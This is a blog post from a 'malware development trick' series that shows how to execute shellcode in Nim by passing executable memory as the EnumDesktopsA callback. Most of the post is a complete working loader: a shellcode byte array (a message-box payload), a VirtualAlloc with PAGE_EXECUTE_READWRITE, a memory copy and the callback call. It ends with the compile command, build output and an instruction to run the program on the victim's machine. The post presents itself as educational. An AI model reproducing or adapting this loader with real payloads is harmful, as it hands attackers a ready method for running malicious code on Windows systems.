


Malware development trick 39: Run payload via EnumDesktopsA. Simple Nim example.

cocamelonc.github.io/malware/2024/06/12/malware-trick-39.html

June 12, 2024

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is just checking correctness of running payload via EnumDesktopsA in Nim programming language.

EnumDesktopsA function passes the name of each desktop to a callback function defined by the application:

```
BOOL EnumDesktopsA(  
    HWINSTA hwinsta,  
    DESKTOPENUMPROCA lpEnumFunc,  
    LPARAM lParam  
);
```

practical example

Just update our C code from one of the previous [posts](#) with Nim language:

```

import system
import winim

when isMainModule:
  let payload: seq[byte] = @[
    byte 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0, 0x0,
    0x41, 0x51, 0x41,
    0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e,
    0x48, 0x8b, 0x52,
    0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48,
    0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c,
    0x20, 0x41, 0xc1,
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52,
    0x20, 0x3e,
    0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
    0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b,
    0x40, 0x20, 0x49,
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1,
    0xd6, 0x4d,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38,
    0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e,
    0x44, 0x8b,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b,
    0x40, 0x1c,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41,
    0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41,
    0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
    0x5d, 0x49, 0xc7,
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e,
    0x4c, 0x8d, 0x85,
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x7, 0xff,
    0xd5, 0x48,
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f,
    0x77, 0x2d, 0x6d,
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
  ]

  let mem = VirtualAlloc(
    NULL, cast[SIZE_T](payload.len),
    MEM_COMMIT, PAGE_EXECUTE_READWRITE
  )
  RtlMoveMemory(
    mem,
    unsafeAddr payload[0],
    cast[SIZE_T](payload.len)
  )
  EnumDesktopsA(

```

```

GetProcessWindowStation(),
cast[DESKTOPENUMPROCA](mem),
cast[LPARAM](NULL)
)

```

As usual, I used **meow-meow** messagebox payload:

```

let payload: seq[byte] = @[
  byte 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0, 0x0,
  0x41, 0x51, 0x41,
  0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e,
  0x48, 0x8b, 0x52,
  0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48,
  0xf, 0xb7, 0x4a,
  0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c,
  0x20, 0x41, 0xc1,
  0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52,
  0x20, 0x3e,
  0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
  0x85, 0xc0,
  0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b,
  0x40, 0x20, 0x49,
  0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1,
  0xd6, 0x4d,
  0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38,
  0xe0, 0x75,
  0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e,
  0x44, 0x8b,
  0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b,
  0x40, 0x1c,
  0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41,
  0x58, 0x5e,
  0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41,
  0x52, 0xff, 0xe0,
  0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
  0x5d, 0x49, 0xc7,
  0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e,
  0x4c, 0x8d, 0x85,
  0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x7, 0xff,
  0xd5, 0x48,
  0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f,
  0x77, 0x2d, 0x6d,
  0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
]

```

demo

Let's check it in action. Compile it:

```
nim c -d:mingw --cpu:amd64 hack.nim
```


```

cocome lonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-12-malware-trick-39$ nim c -d:mingw --cpu:amd64 hack.nim
Hint: used config file '/home/cocome lonc/.choosenim/toolchains/nim-2.0.4/config/nim.cfg' [Conf]
Hint: used config file '/home/cocome lonc/.choosenim/toolchains/nim-2.0.4/config/config.nims' [Conf]
.....
Hint: [Link]
Hint: mm: orc; threads: on; opt: none (DEBUG BUILD, ` -d:release ` generates faster code)
161997 lines; 1.771s; 320.344MiB peakmem; proj: /home/cocome lonc/hacking/cybersec_blog/meow/2024-06-12-malware-trick-39/hack.nim; out: /home/cocome lonc/hacking/cybersec_blog/meow/2024-06-12-malware-trick-39/hack.exe
[SuccessX]
cocome lonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-12-malware-trick-39$ ls -lt
total 604
-rwxrwxr-x 1 cocome lonc cocome lonc 614206 Jun 12 14:41 hack.exe
-rw-rw-r-- 1 cocome lonc cocome lonc 2143 Jun 12 06:01 hack.nim
cocome lonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-12-malware-trick-39$

```

Then, just move it to the victim's machine (Windows 11 in my case) and run:

`.\hack.exe`



As you can see, everything is worked perfectly also for Nim language `=^..^=!`

Malware development trick 20: Run shellcode via EnumDesktopsA, C example source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine